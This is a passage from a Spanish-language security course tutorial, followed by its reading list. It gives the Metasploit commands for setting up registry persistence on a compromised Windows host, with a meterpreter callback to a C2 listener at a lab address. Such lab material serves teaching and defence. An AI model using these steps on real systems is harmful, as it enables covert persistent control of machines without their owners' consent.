
Los pasos son muy similares al punto anterior, pero utilizaremos el **exploit: exploit/windows/local/registry_persistence**, y veremos sus opciones de configuración.

```
use exploit/windows/local/registry_persistence
show options
```



Nuevamente configuramos la dirección IP y puerto del servidor C2 y la sesión de meterpreter en la máquina comprometida sobre la que se aplica la persistencia.

```
set lhost 10.0.2.4
set lport 443
set session 1
run
```



Webgrafía.

Temario plataforma CIDEAD [UT04.- Consolidación y utilización de sistemas comprometidos](#)

<https://geekflare.com/es/nmap-vulnerability-scan/>

<https://muylinux.xyz/como-usar-nmap-para-escanear-vulnerabilidades/>

<https://keepcoding.io/blog/eternalblue-con-metasploit/>

<https://jroliva.net/2017/06/01/exploutando-vulnerabilidad-wannacry-o-ms17-010/>

<https://www.youtube.com/watch?v=F6e2LSqZwvY>

<https://www.hackingarticles.in/multiple-ways-to-persistence-on-windows-10-with-metasploit/>